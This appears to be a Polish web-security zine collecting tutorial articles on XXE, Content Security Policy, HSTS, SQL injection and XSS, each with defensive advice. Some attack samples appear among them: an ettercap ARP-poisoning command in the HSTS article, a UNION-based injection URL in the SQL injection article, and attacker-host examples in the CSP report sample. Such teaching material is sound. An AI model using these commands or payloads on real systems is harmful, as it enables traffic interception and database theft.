```

Tym razem bez błędów – możemy więc czytać dowolny plik na dysku.

Warto wiedzieć, że XXE umożliwia czytanie plików lokalnych; wykonanie zapytania http(s), ftp, a także innych protokołów. Stąd prosta droga do skanowania sieci lokalnej (np. enumeracji hostów) z użyciem tzw. Server Side Request Forgery. Możliwości, jakie daje atak XXE, są silnie zależne od używanych technologii, np.

- W niektórych bibliotekach Javy, odwołanie się do nazwy katalogu (np. /etc/) powoduje wylistowanie jego zawartości.
- W pewnych implementacjach można używać protokołu gopher://, który umożliwia wysyłanie danych de facto w dowolnym protokole pod dowolny port.

JAK SIĘ BRONIĆ

Ochrona przed atakiem XXE Injection polega po prostu na blokowaniu możliwości importowania zewnętrznych encji – zwykle w danych pobieranych od użytkownika taka funkcja nie jest do niczego potrzebna. Przykładowo w PHP można użyć funkcji:

```
1.    libxml_disable_entity_loader(true);
```

Inne języki również mają swoje odpowiedniki, odsyłam do dokumentacji. W części interpretatorów XML-a dołączanie zewnętrznych encji jest domyślnie wyłączone.

PODSUMOWANIE

Przyjmując dane w postaci dokumentu XML, musimy pamiętać o podstawowej zasadzie bezpieczeństwa: nigdy nie ufaj danym otrzymanym od użytkownika. W tym przypadku zagrożeniem jest niesie importowanie encji z zewnętrznych plików, umożliwiające atak Path traversal.

Właściwie jedynym powszechnie używanym zabezpieczeniem jest całkowite wyłączenie ładowania zewnętrznych encji w parserze XML-a.

DALSZA LEKTURA

Zainteresowanych tematem zachęcamy do kontynuowania lektury i poznania bardziej zaawansowanych technik wykorzystywania XXE.

- przykłady błędów XXE znajdowanych w ramach programów bug bounty,
- eskalacja XXE do zdalnego wykonywania kodu,
- ciekawa prezentacja OWASP-u o XXE.

Michał Bentkowski. Realizuje testy penetracyjne oraz audyty bezpieczeństwa w firmie Securitum. Autor w serwisie sekurak.pl. Aktywnie (i z sukcesem) uczestniczy w znanych programach bug bounty.

Rafał 'bl4de' Janicki

POCZĄTKUJĄCY | ŚREDNI | ZAAWANSOWANY DEFENSYWA | OFENSYWA

Czym jest Content Security Policy?


WSTĘP

W dobie coraz powszechniejszych zagrożeń, czyhających na nas w cyberprzestrzeni, coraz bardziej istotną kwestią staje się poziom zabezpieczeń, jaki oferują nam ich twórcy na każdym etapie korzystania z aplikacji webowych. Rosnąca świadomość zagrożeń zmusza organizacje zajmujące się tworzeniem i rozwijaniem standardów dla Internetu, do wdrażania mechanizmów pozwalających na skuteczniejszą walkę z atakami na aplikacje webowe.

Jednym z takich standardów jest Content Security Policy (CSP). Jej autorami są Adam Barth i Mike West z Google Inc. oraz Dan Veditz z Mozilla Foundation. Całość jest opracowywana pod skrzydłami W3C w ramach grupy roboczej zorientowanej wokół bezpieczeństwa. W chwili pisania tego artykułu najnowszą wersją CSP 1.1 był szkic roboczy z 4. lipca 2013 roku (dostępny pod adresem Content Security Policy 1.1, W3C Working Draft 04 June 2013).

Czym jest Content Security Policy? W największym skrócie – jest to narzędzie pozwalające twórcy aplikacji webowej na ścisłe zdefiniowanie źródeł zewnętrznych wykorzystywanych przez aplikację www (pliki zewnętrzne JavaScript czy CSS, obrazki i inne elementy multimedialne). Ograniczenie to ma zapobiegać atakom XSS, które dołączają do źródeł strony skrypty doczytywane z innych lokalizacji sieciowych.

Mówiąc inaczej, CSP umożliwia utworzenie 'whitelist' (listy dopuszczalnych wartości) tych zasobów zewnętrznych (bądź skryptów), które mogą być w aplikacji użyte. Wszystkie nie pasujące do polityki zasoby będą przez przeglądarkę odrzucone jako niedozwolone, a sama przeglądarka zgłosi błąd naruszenia reguł polityki.



1. Przykładowy komunikat błędu zgłoszony przez przeglądarkę Chrome w przypadku naruszenia Content Security Policy (źródło).

CONTENT SECURITY POLICY W AKCJI

CSP 1.1 zawiera definicję dwóch nagłówków odpowiedzi HTTP, które serwer może ustawić. Są to:

- `Content-Security-Policy`
- `Content-Security-Policy-Report-Only`

W fazie eksperymentalnej znajdują się odpowiedniki tych nagłówków, które będzie można umieszczać w sekcji <head> dokumentu HTML, w postaci znaczników <meta> (http-equiv="content-security-policy" i http-equiv="content-security-policy-report-only"). W treści nagłówka definiujemy Security Policy dla naszej aplikacji. Do dyspozycji mamy tzw. dyrektywy, za pomocą których możemy bardzo szczegółowo określić, co przeglądarka może załadować i uruchomić w kontekście wykonywanego kodu:

script-src to dyrektywa odpowiedzialna za definiowanie reguł dla JavaScript. Może ona przyjąć postać ciągu zawierającego wskazanie konkretnych URI, z których skrypty mogą zostać uruchomione (jeśli dany URI nie znajdzie się na tej liście, dołączenie go znacznikiem <script src="http://URI/script.js"> nie spowoduje jego załadowania, a przeglądarka zgłosi błąd naruszenia polityki CSP).

Ciąg może zawierać dowolną ilość adresów. Mogą to być adresy jednoznacznie identyfikujące daną domenę, ale możemy używać także tzw. 'wildcard', czyli znaku '*' określającego dowolną wartość w miejscu, gdzie został on zastosowany. Może to być: protokół, nazwa domenowa, subdomena czy port.

Ostatnią możliwą wartością jest 'self' (ujęte w apostrofy – to bardzo ważne, by o tym pamiętać, w innym przypadku słowo self zostanie potraktowane jako… host o takiej nazwie). Słowo to wskazuje na możliwość wykonywania wszystkich skryptów JavaScript pochodzących z dokładnie tej samej domeny, z której pochodzi wywołujący dokument.

Pora na przykład praktyczny. Wyobraźmy sobie sytuację, że nasz serwis wszystkie zewnętrzne pliki z kodem JavaScript zaczytuje z serwera CDN (Content Delivery Network) zlokalizowanego pod adresem http://cdn.greatstuff.serv. Dodatkowo kilka prostych skryptów znajduje się bezpośrednio na naszym serwerze. W takiej sytuacji prawidłowo skontruowany nagłówek CSP powinien mieć taką postać:

```
1.      Content-Security-Policy: script-src 'self'
        http://cdn.greatstuff.serv
```

Oznacza to, że w przypadku udanego ataku Persistent/Stored XSS oraz osadzenia przez atakującego w payloadzie XSS znacznika <script> zawierającego atrybut 'src' wskazujący na skrypt w domenie http://agresor.evil.com – kod się nie załaduje i nie wykona się, gdyż adres nie jest dopuszczony przez CSP.

Dokładnie w taki sam sposób powstają reguły dla pozostałych dyrektyw. Przyjrzyjmy się im zatem kolejno, wyjaśniając, za które elementy są odpowiedzialne.

default-src jest brana pod uwagę w momencie, gdy nie jest zdefiniowana żadna dyrektywa dla konkretnego typu zasobów (przykładowo – gdy nie ma definicji script-src, ale jest default-src – to ona będzie brana pod uwagę w przypadku rozpatrywania CSP dla plików JavaScript). Wartość zdefiniowana w default-src nie podlega dziedziczeniu, to znaczy, że jawne zdefiniowanie dyrektywy dla innego typu zasobów nadpisuje reguły z default-src (ale tylko i wyłącznie dla tego konkretnego typu, dla pozostałych, nie zdefiniowanych jawnie, nadal ma zastosowanie reguła z default-src).

connect-src odpowiada za wszystkie połączenia, realizowane przez przeglądarkę poprzez:

- Web Sockets
- metodę `open()` obiektu XMLHttpRequest
- obsługę odbierania informacji o zdarzeniach od serwera (server sent events) przez mechanizm EventSource

font-src pozwala na określenie CSP dla fontów ładowanych poprzez reguły @font-face kaskadowych arkuszy stylów CSS.

frame-src, bardzo ważna w kontekście ataków XSS, w których agresor próbuje osadzić element <iframe> (ramkę) w źródle strony i poprzez jej atrybut 'src' załadować i wykonać złośliwy kod. frame-src pozwala nam na ograniczenie potencjalnych adresów, z których mogą być załadowane pliki JavaScript w taki sam sposób, jak dyrektywa script-src.

img-src definiuje reguły CSP dla obrazków. Reguły te zadziałają dla:

- atrybutu 'src' znacznika <img>
- wartości *url(…)* lub *image(…)* w kaskadowych arkuszach styli CSS
- wartości atrybutu *href* znacznika <link rel>, jeśli odnosi się on do obrazka (np. ikony)

media-src odpowiada za atrybut *src* elementów <video>, <audio>, <source> oraz <track>.

object-src – jak wyżej, ale dla elementów <object> i <embed>
style-src – dla zewnętrznych arkuszy styli CSS
report-uri, służy do zdefiniowania adresu URL, pod który przeglądarka ma wysyłać raporty o naruszeniu Content Security Policy. To w naturalny sposób wprowadza nas w zagadnienia związane z drugim nagłówkiem CSP 1.1, o którym jeszcze szczegółowo nie mówiliśmy, czyli…

CONTENT-SECURITY-POLICY-REPORT-ONLY, CZYLI KONTROLA BEZ REAKCJI

Poza trybem działania wymuszonym przez definicje dyrektyw w nagłówku Content-Security-Policy, CSP może działać w tzw. trybie raportowania. Wszystkie reguły definiuje się dokładnie w ten sam sposób, jednakże przeglądarka **nie będzie blokowała** zasobów, a jedynie raportowała zaistniałe naruszenie CSP.

Raportowanie odbywa się poprzez wysyłanie przez przeglądarkę żądania metodą POST protokołu HTTP (na adres podany w dyrektywie **report-uri**) raportu w formacie JSON zawierającego wszystkie informacje konieczne do identyfikacji incydentu naruszenia CSP. I tak, w raporcie możemy znaleźć tzw. referrer, zablokowany zasób lub wskazanie, która reguła została przez niego naruszona:

```
1.  {
2.    "csp-report": {
3.    "document-uri": "http://example.org/page.html",
4.    "referrer": "http://evil.example.com/",
5.    "blocked-uri": "http://evil.example.com/evil.js",
6.    "violated-directive": "script-src 'self' https://
      apis.google.com",
7.    "original-policy": "script-src 'self' https://
      apis.google.com; report-uri http://example.org/
      my_amazing_csp_report_parser"
8.    }
9.  }
```

2. Przykładowy raport naruszenia Content Security Policy (źródło).

Wykorzystanie nagłówka Content-Security-Policy-Report-Only jest doskonałym sposobem na przetestowanie, czy nasza polityka została zdefiniowana prawidłowo, to znaczy, czy blokuje wszystkie nieautoryzowane zasoby, a dopuszcza te, które powinny zostać użyte, nie blokując jednocześnie działania samej aplikacji.

Gdy przestaniemy już otrzymywać powiadomienia o błędach, a nasz serwis czy aplikacja będzie działać prawidłowo, wtedy możemy zamienić nagłówek Content-Security-Policy-Report-Only na aktywnie blokujący Content-Security-Policy i cieszyć się zwiększonym bezpieczeństwem kodu.

WALKA Z INLINE

Do tej pory skupialiśmy się na zablokowaniu zasobów pochodzących ze źródeł zewnętrznych, gdy tymczasem payloady XSS to z reguły fragmenty kodu osadzone bezpośrednio w treści strony www. Otóż sytuacje te, chyba, że jawnie na nie zezwolimy przy użyciu opisanych poniżej dyrektyw, nie będą miały miejsca – osadzony kod w przypadku użycia Content Security Policy po prostu się nie wykona.

Twórcy specyfikacji Content Security Policy oczywiście wzięli pod uwagę, że ktoś może świadomie chcieć dopuścić inne zachowanie. Do dyspozycji dali programistom dwie dyrektywy: **unsafe-inline** oraz **unsafe-eval**. Można ich użyć ZAMIAST 'self' dopuszczając tym samym konstrukcje, które są wyłączone domyślnie. Przyjrzyjmy im się dokładniej.

Użycie **unsafe-inline** zezwala przeglądarce na wykonanie kodu JavaScript, znajdującego się:

- jako fragment strony, pomiędzy znacznikami <script> oraz </script>
- jako kod zdefiniowany w postaci atrybutu znacznika HTML on[event], np. onclick="jakasfunckja()". Także taki kod zadziała prawidłowo, gdy użyjemy unsafe-inline

W tym miejscu warto zwrócić uwagę na pewną kwestię techniczną, mianowicie – używanie Content Security Policy wymusza taką organizację kodu, by cały JavaScript znajdował się w zewnętrznym (bądź zewnętrznych) plikach, a obsługa zdarzeń, do tej pory realizowana na zasadzie wykorzystywania takich inline'owych konstrukcji, została przeniesiona na zewnątrz (element.addEventListener()). Związane jest to m.in. z koncepcją odseparowania od siebie warstw prezentacji (HTML i CSS) od logiki (JavaScript). Zagadnienie to wykracza poza ramy tego artykułu i jest domeną programistów języka JavaScript, a nie osób odpowiedzialnych za bezpieczeństwo – należy jednak o tym pamiętać.

unsafe-eval to druga dyrektywa związana z kodem JS na stronie www. Dopuszcza ona możliwość wykonywania następujących wbudowanych funkcji języka JavaScript:

» eval(), która wykonuje podany jej jako argument ciąg znaków jakby był to kod JavaScript:

```
1.    eval("alert('XSS!!!')");
```

jest równoznaczne z:

```
1.    alert('XSS!');
```

» setTimeout() oraz setInterval(), które jako swój pierwszy argument także mogą przyjąć ciąg znaków i zinterpretują go jako kod JS,
» konstruktor Function(), gdzie argumentem jest ciąg znaków definiujący i zwracający nową funkcję: The Function constructor.

Uwaga: nie zaleca się stosowania dyrektyw **unsafe-inline** oraz **unsafe-eval**.

Na koniec przykładowa dyrektywa **script-src**, która zawiera reguły umożliwiające umieszczenie na swojej stronie przycisków „Tweet", „G+" oraz „Like":

```
1.    script-src https://apis.google.com https://platform.
         twitter.com;
2.    frame-src https://plusone.google.com https://facebook.
         com https://platform.twitter.com
```

INNE NAGŁÓWKI I TECHNOLOGIE HTTP, KTÓRE ZWIĘKSZAJĄ BEZPIECZEŃSTWO APLIKACJI WEBOWYCH

Content-Security-Policy oraz Content-Security-Policy-Report-Only nie wyczerpują szerokiego wachlarza możliwości, jakim dysponuje dzisiaj twórca aplikacji webowej. Do arsenału środków obronnych należy dołączyć:

» Cross-Origin Resource Sharing – CORS,W3C Recommendation 16 January 2014
» X-Frame-Options – The X-Frame-Options response header, a dla dociekliwych RFC 7034
» X-Content-Type-Options – IE8 Security Part VI: Beta 2 Update
» HTTP Strict Transport Security – HTTP Strict Transport Security
» X-XSS-Protection – IE8 Security Part IV: The XSS Filter

Warto zapoznać się z przedstawionymi powyżej technikami. Ich konsekwentne i odpowiednie stosowanie może znacząco podnieść poziom bezpieczeństwa naszej aplikacji bądź serwisu internetowego, w szczególności odporność na ataki XSS, CSRF oraz pokrewne.

ŹRÓDŁA

- An Introduction to Content Security Policy | HTML5 Rocks
- CSP to the Rescue: Leveraging the Browser for Security | Twitter Engineering Blog
- 4 HTTP SECURITY HEADERS YOU SHOULD ALWAYS BE USING | iBuildings Blog
- Content Security Policy 1.1; W3C Working Draft 04 June 2013 | W3C
- Cross-Origin Resource Sharing; W3C Recommendation 16 January 2014 | W3C

Rafał 'bl4de' Janicki. Od wielu lat związany z aplikacjami internetowymi, od kilku jako HTML5/JavaScript Developer z doświadczeniem w dużych korporacjach. Interesuje się także tematyką bezpieczeństwa aplikacji internetowych.

Wejdź na ROZWAL.TD

...już dziś!

...i zacznij rozwalać...

Piotr Bratkowski

HSTS czyli HTTP Strict Transport Security

W kolejnym odcinku opisującym nagłówki HTTP związane z bezpieczeństwem webowym skupimy się na HSTS czyli HTTP Strict Transport Security. Wcześniej pisaliśmy o fladze cookie – HttpOnly

Protokół HTTP nigdy nie był projektowany z myślą o bezpieczeństwie. W czasie, kiedy powstawały jego pierwsze wersje, z sieci komputerowych korzystały naukowe ośrodki obliczeniowe i paru naukowców. W aktualnej wersji 1.1 także nic w tym obszarze nie zmieniono. Wynikiem tego jest sytuacja, że do transmisji danych używany jest czysty tekst. W skrócie oznacza to, że atakujący jest w stanie przeprowadzić atak Man-in-the-Middle (MitM), tzn. podglądać oraz modyfikować w locie całą transmisję. W tym celu może się posłużyć narzędziem Ettercap. Przykładowo zatrucie tablic ARP na hoście i routerze mogłoby wyglądać tak:

```
1.      ettercap -Tq -i eth1 -M arp:remote /192.168.1.1//
        /192.168.1.5//
```


W tym momencie cały ruch przechodzi przez atakującego, który ma w niego pełen wgląd.

Z powyższych powodów tak istotne jest używanie wersji HTTPS, czyli tunelowania protokołu HTTP w SSL/TLS. Nota bene zalecane jest używanie wersji TLS 1.1 lub 1.2, ponieważ starsze posiadają liczne błędy. Szyfrowanie znacząco ogranicza możliwości atakującego w zakresie podglądania informacji o sesji lub jej modyfikacji.


W czym więc może pomóc nagłówek Strict-Transport-Security, skoro jesteśmy już chronieni przez szyfrowanie TLS?

Aby odpowiedzieć na to pytanie, musimy zobaczyć, co się dzieje, gdy użytkownik wchodzi na stronę np. banku przez HTTP. W tym momencie serwer wysyła przekierowanie (przy pomocy odpowiedzi 301) na wersje zabezpieczoną HTTPS.

Wygląda to tak jak na poniższym schemacie.



W sytuacji, kiedy ktoś przeprowadza atak typu MiTM, atakujący stara się ulokować pomiędzy klientem a serwerem. Może to wyglądać tak:



Inną sytuacją jest atak, w którym klient posługuje się SSL-em, ale atakujący, np. przy pomocy narzędzi SSLStrip, jest w stanie zmusić przeglądarkę użytkownika do komunikacji czystym tekstem. W tym samym czasie komunikacja atakująca docelowy serwer odbywa się kanałem szyfrowanym.

Rozwiązaniem tych problemów ma być propozycja nagłówka Strict-Transport-Security, który pojawił się w RFC 6797. Działa on tak, że jeżeli przeglądarka zobaczy, że witryna wysyła ten nagłówek, to przez czas określony w nagłówku cała komunikacja będzie się odbywać po HTTPS. Jest to działanie na poziomie przeglądarki, więc jeżeli użytkownik z niewiedzy lub przez roztargnienie będzie próbował połączyć się z wersją HTTP, to przeglądarka automatycznie podmieni jego zapytanie na HTTPS oraz zmieni wszystkie występujące na stronie linki na HTTPS.

Podobnie jak w we wspomnianym już artykule o Fladze HttpOnly, posłużę się przechwyconą odpowiedzią od Googla:


```
1.      HTTP/1.1 200 OK
2.      Cache-Control: private, max-age=0
3.      Content-Encoding: gzip
4.      Content-Length: 3166
5.      Content-Type: text/html; charset=UTF-8
6.      Date: Thu, 27 Jun 2013 17:19:07 GMT
```

```
7.      Expires: Thu, 27 Jun 2013 17:19:07 GMT
8.      Server: GSE
9.      Set-Cookie: GoogleAccountsLocale_session=pl; Secure
10.     Set-Cookie: GAPS=1:4gDZvK5g:o5fM52umoiFpi0So;Path=/;Ex
           pires=Sat, 27-Jun-2015 17:19:06 GMT;Secure;HttpOnly
11.     Set-Cookie: HSID=AeH9gHkGSn4x2JsR9;Domain=.google.
           com;Path=/;Expires=Sat, 27-Jun-2015 17:19:06
           GMT;HttpOnly
12.     Set-Cookie: SSID=AXftJqsxaxsASWe77;Domain=.google.
           com;Path=/;Expires=Sat, 27-Jun-2015 17:19:06
           GMT;Secure;HttpOnly
13.     Strict-Transport-Security: max-age=2592000; includeSubDomains
14.     X-Content-Type-Options: nosniff
15.     x-frame-options: Deny
16.     x-xss-protection: 1; mode=block
17.     X-Firefox-Spdy: 3
```

Widać, że zwracany jest nagłówek Strict-Transport-Security z czasem trwania 2.592.000 sekund. Dodatkowo przeglądarka informowana jest, że ma używać tego ustawienia dla wszystkich poddomen domeny google.com. **Pojawia się jednak problem: użytkownik przy pierwszym połączeniu do serwera nie jest chroniony**. Jego przeglądarka dopiero po zobaczeniu nagłówka wie, jak ma się dalej zachowywać. Pozostawia to lukę w bezpieczeństwie…

Dostawcy przeglądarek starają się rozwiązać ten problem przez zastosowanie tego samego podejścia jak przy certyfikatach CA. Istnieje wbudowana w program lista stron, dla których nagłówek HSTS jest już ustawiony. Oczywiście niemałą trudność sprawia skalowalność, choć rozwiązaniem mogłaby tu być jakaś forma integracji z usługą DNSsec.

Kolejnym problemem rozwiązywanym przez HSTS jest „Click-Through Insecurity", który oznacza sytuację, w której użytkownik, widząc ostrzeżenie o nieważności certyfikatu, klika „ignoruj" lub „dalej". Dzieje się tak dlatego, że użytkownicy albo nie zdają sobie sprawy z istniejącego zagrożenia lub są przyzwyczajeni do certyfikatów typu self-signed. W przypadku, kiedy używany jest nagłówek HSTS, użytkownik nie dostanie monitu o możliwości zignorowania tego typu sytuacji, przeglądarka po prostu poinformuje o błędzie.



Włączenie tego zabezpieczenia jest bardzo proste, ponieważ ogranicza się do ustawienia w konfiguracji webserwera wysyłania odpowiedniego nagłówka. W serwerze Apache można to zrobić, wydając poniższą dyrektywę:

```
1.      Header always set Strict-Transport-Security "max-
           age=2592000; includeSubDomains"
```

W mojej opinii warto stosować tego typu zabezpieczenie, ponieważ dość niskim nakładem pracy jesteśmy w stanie podnieść bezpieczeństwo naszej strony. Ponadto rozwiązania webowe zmierzają w kierunku szyfrowania całej transmisji, co najlepiej widać na przykładzie protokołu SPDY, który m.in. zakłada tylko komunikację przy użyciu SSL-a. SPDY stał się bazą dla draftu specyfikacji http 2.0.

Piotr Bratkowski. Inżynier sieciowy i konsultant ds. bezpieczeństwa z ponad siedmioletnim doświadczeniem. Odpowiedzialny za wdrażanie rozwiązań sieciowych i bezpieczeństwa. Posiada certyfikaty profesjonalne od ISC2, F5 czy Junipera.

SEKURAK.PL / OFFLINE

- *Czym jest podatność CSRF (Cross-Site Request Forgery)?*
- *Problemy z XXE (XML eXternal Entity)*
- *Czym jest Content Security Policy?*
- *HSTS czyli HTTP Strict Transport Security*
- *Czym jest SQL injection?*
- *Czym jest XSS?*
- *Pozwalasz ładować pliki SVG? Masz XSS-a!*
- *Wprowadzenie do narzędzia Burp Suite*
- *PHP Object Injection – mało znana klasa podatności*
- *PHP Object Injection i ZendFramework2*
- *OWASP AppSensor – obroń swoją aplikację*
- *Błędy bezpieczeństwa we frameworku Nuxeo*

Podziel się zinem

Michał Sajdak

Czym jest SQL injection?

Z tekstu dowiesz się

- Czym jest podatność SQL injection
- Jakie są możliwe skutki jej wykorzystania
- W jaki sposób uzyskiwany jest nieautoryzowany dostęp do bazy danych z wykorzystaniem SQL injection
- Jakie są podstawowe metody ochrony przed atakami

WSTĘP

Czym jest SQL injection?

To jedna z dość częstych i jednocześnie niebezpiecznych podatności w aplikacjach webowych (oraz niewebowych). Nie bez powodu SQL injection należy do pierwszej (A1) z dziesięciu kategorii błędów wymienianych w dokumencie OWASP Top Ten. Już sama nazwa wskazuje na rodzaj problemu – atakujący wstrzykuje do aplikacji (nieautoryzowany) fragment zapytania SQL. Wstrzyknięcie zazwyczaj możliwe jest z jednego powodu – **braku odpowiedniego sprawdzenia (walidacji) parametru przekazanego przez użytkownika**. Taki parametr, gdy mamy do czynienia z SQL injection, często przekazywany jest **bezpośrednio** do zapytania SQL.

Czym to może skutkować?


W zależności od sytuacji możemy mieć do czynienia z:

- nieautoryzowanym dostępem w trybie odczytu lub zapisu do całej bazy danych,
- możliwością ominięcia mechanizmu uwierzytelnienia,
- możliwością odczytania wybranych plików (system operacyjny, na którym pracuje baza danych),
- możliwością tworzenia plików w systemie operacyjnym, na którym pracuje baza,
- możliwością wykonania kodu w systemie operacyjnym (uprawnienia użytkownika, na którym pracuje baza lub web serwer – w przypadku aplikacji webowych).


PRZYKŁAD PRAKTYCZNY

Zobaczmy, jaka jest istota tej podatności na przykładzie prostej aplikacji napisanej w języku PHP, komunikującej się z bazą danych MySQL z wyświetleniem szczegółów newsa (przy okazji zaznaczam, że podatność nie jest ograniczona tylko do języka PHP czy MySQL).

W normalnym użyciu wyświetlenie newsa odbywa się poprzez odwołanie do URL-a: http://192.168.0.105/news_detail.php?id=1&action=view. Aplikacja wykonuje wtedy następujące czynności:




Co się jednak stanie w przypadku, gdy zmodyfikujemy wartość zmiennej id? Na przykład w ten sposób: http://192.168.0.105/news_detail.php?id=-1 union select version(),2–&action=view. Zobaczmy:




Okazuje się, że w tym przypadku można było odczytać wynik funkcji bazodanowej version()!

Na podobnej zasadzie można tu również odczytać wybrane pliki z filesystemu:




Analogicznie – możliwe jest również pobranie danych z zupełnie innej tabeli niż oryginalna ‘news’. Na przykład można pobrać login oraz hasła z tabeli ‘users':




Jak z kolei będzie wyglądać sytuacja w przypadku, gdy nie mamy do czynienia ze zmienną liczbową tylko z ciągiem znaków?

Zobaczmy na przykładzie formularza logowania:



W tym przypadku udało się zalogować na użytkownika ‘admin’ bez znajomości jego hasła.

W jaki sposób można zalogować się na innego użytkownika? Patrząc na diagram powyżej, należałoby wybrać nie pierwszego, a kolejnego użytkownika z tabeli ‘users':



OCHRONA

W jaki sposób się ochronić?

Mówiąc w dużym skrócie – **w odpowiedni sposób weryfikować zmienne przekazywane przez użytkownika do aplikacji**.

- W pierwszym omówionym przypadku (zmienna id) wystarczy sprawdzać czy przekazana zmienna jest liczbą.
- W przypadku z mechanizmem logowania sytuacja jest trochę bardziej skomplikowana – tutaj należy uniemożliwić zamknięcie przez atakującego zmiennej tekstowej znakiem ' (np. używając funkcji mysql_real_escape_string(), choć sugerowaną metodą jest stosowanie zapytań parametryzowanych (uwaga, od wersji PHP 5.5.0 funkcja: mysql_real_escape_string() ma status *deprecated* i prawdopodobnie w przyszłych wersjach PHP nie będzie obsługiwana)).

Więcej informacji o bezpieczeństwie aplikacji webowych: nowy dokument OWASP Top Ten 2013 oraz kilka prostych metod na zabezpieczenie swojej webaplikacji.

Michał Sajdak, radaktor i założyciel sekurak.pl oraz rozwal.to. Realizuje testy penetracyjne, prowadzi szkolenia z bezpieczeństwa IT w Securitum.

Michał Sajdak

POCZĄTKUJĄCY | ŚREDNI | ZAAWANSOWANY DEFENSYWA | OFENSYWA

Czym jest XSS?

O błędzie Cross-Site-Scripting napisano już zapewne powieści. Podatność ta jest też częstym przedmiotem żartów...

…Osoby zajmujące się niskopoziomowymi problemami związanymi z bezpieczeństwem mają już czasem po prostu dość zalewu informacji o XSS. Jako przykład może tu posłużyć post Tavisa Ormandy na liście fulldisclosure, zdradzający szczegóły błędu 0-day na wszystkie Windowsy:

> *I guess I'm talking to myself, maybe this list is all about XSS now ;)*

Niemniej jednak błąd ten znajduje się na wysokiej, trzeciej pozycji najnowszej edycji dokumentu OWASP Top Ten. Warto w takim razie przyjrzeć mu się nieco bliżej.

ISTOTA PODATNOŚCI XSS

Na czym polega istota podatności XSS? Po pierwsze jest to przede wszystkim atak na klienta korzystającego z podatnej webaplikacji (w przeciwieństwie np. do SQL injection, którego głównym celem jest część serwerowa). Po drugie, atak polega na **wstrzyknięciu do przeglądarki ofiary fragmentu javascript bądź innego języka skryptowego** (np. VBScript), **który może być uruchomiony w przeglądarce**.

W efekcie, atakujący ma możliwość wykonania dowolnego kodu skryptowego w przeglądarce (nie mylić z uruchomieniem dowolnego kodu w systemie operacyjnym ofiary). W dalszej części tekstu dla uproszczenia będę wspominał tylko o javascript, świadomie pomijając inne możliwości – jak choćby wspomniany vbscript).

POTENCJALNE SKUTKI WYKORZYSTANIA

Czym może skutkować wykonanie kodu javascript w przeglądarce ofiary? Warto tu wspomnieć takie możliwości:

- wykradanie cookies (w tym cookies sesyjnych) – tj. de facto przejęcie (zalogowanej) sesji ofiary,
- dynamiczna podmiany zawartości strony www (np. słynne „this site have beed hacked"),
- uruchomienie keyloggera w przeglądarce,
- hostowanie malware'u z wykorzystaniem zaatakowanej aplikacji (np. poprzez użycie tagu iframe).

Istnieje sporo narzędzi, które w praktyce pokazują możliwe negatywne efekty wykorzystania XSS.

